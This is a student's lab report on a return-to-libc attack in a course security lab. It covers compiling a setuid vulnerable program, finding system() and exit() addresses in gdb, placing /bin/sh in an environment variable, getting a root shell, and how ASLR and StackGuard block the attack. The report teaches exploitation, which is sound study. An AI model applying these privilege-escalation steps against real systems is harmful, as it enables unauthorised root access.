Hannah McLaughlin

Return To Libc Attack Lab

CIS5370 – Computer Security

Initial Setup

I began this lab exactly the same way I began the Buffer Overflow Attack lab (see previous lab for explanation on ASLR, StackGuard, and nonexecutable stack). I downloaded the two files required for this attack, `retlib.c and exploit.c.` The file, `retlib.c,` has an exploitable buffer overflow vulnerability where 40 bytes of input from "badfile" are loaded into a 12 byte buffer. The goal of this attack is to use this vulnerability to gain a root privilege. This attack is different from the Buffer Overflow lab because we do not need an executable stack. This means the vulnerable program will jump to some existing code, such as the `system()` function in the `libc` library.

Finding the addresses

The exploit file needs three addresses in order to implement the return-to-libc attack: the `system`() address, the `exit`() address, and the shell address.

```
*(long *) &buf[X] = some address ;   //  "/bin/sh"
*(long *) &buf[Y] = some address ;   //  system()
*(long *) &buf[Z] = some address ;   //  exit()
```

To find the `system`() and `exit`() addresses, I compiled the vulnerable program by using the following commands:

```
$ su root Password (enter root password)
# gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
# chmod 4755 retlib
# exit
```

Next, I opened the executable file in gdb and used the "p" command to print the addresses of system and exit.

```
(gdb) b bof
Breakpoint 1 at 0x804848a
(gdb) run
Starting program: /home/seed/returntolibc/retlib

Breakpoint 1, 0x0804848a in bof ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) 0xb7e5f430
```

Finding the address of `/bin/sh` is a little more difficult because when we pass this as a parameter to system, the null character needs to be included. I could have put the `/bin/sh` at the end of the stack, but it was just easier to set an environment variable.

```
[02/28/2018 12:31] seed@ubuntu:~/returntolibc$ export MYSHELL=/bin/sh
[02/28/2018 12:32] seed@ubuntu:~/returntolibc$ env | grep MYSHELL
MYSHELL=/bin/sh
[02/28/2018 12:32] seed@ubuntu:~/returntolibc$
```

Then I wrote a short script (attached) to print the actual address of the environment variable. Using all three addresses, I edited my `exploit.c` file to include them. When I tried running ./retlibc, it was not giving me a rootshell. The assignment warned me that the script might not be the exact address of the environment variable. I opened retlib in GDB and used x/200s $esp to get the actual address of MYSHELL, which ended up being a few bytes away.

```
[03/02/2018 15:27] seed@ubuntu:~/returntolibc$ sudo gcc -o exploit exploit.c
[03/02/2018 15:27] seed@ubuntu:~/returntolibc$ ./exploit
[03/02/2018 15:27] seed@ubuntu:~/returntolibc$ ./retlib
$
```

Questions


1. The original return address needs to be overwritten with `system`() address so that it can call the functions. Then, once `system`() is called, it's return address needs to be pushed on the stack, this is `exit`()'s address. Finally, you push the parameter, or `/bin/sh`, onto the stack. It's important to flood the buffer with a character so that it is clear before inserting the new addresses.

2. When I changed `retlib` to `newretlib`, I got the following error.

```
[03/03/2018 10:19] root@ubuntu:/home/seed/returntolibc# ./newretlib
sh: 1: h: not found
```


Since environment variables are located at the top of the stack, when the name of the file is changed, some of the environment variables containing the name are also changed because the executed program inherits all of the environment variables from the shell that executes it. This means that the environment variable MYSHELL is offset from the original address that is hard coded in the `exploit.c` program. In the screenshot above, it is probably only seeing the "sh" in /bin/**sh.**

Address Randomization



When I tried to attack with Address Randomization on, I got a segmentation fault. This is because the starting address of the heap and stack are randomized, so the hard coded addresses for `system(), exit(),` and `/bin/sh` are most likely not at those addresses anymore.

Stack Guard Protection



I compiled retlib without the stack guard flag `-fno-stack-protector` and I got stack smashing detection error. This is an indicator that I am trying to smash the stack with a buffer overflow.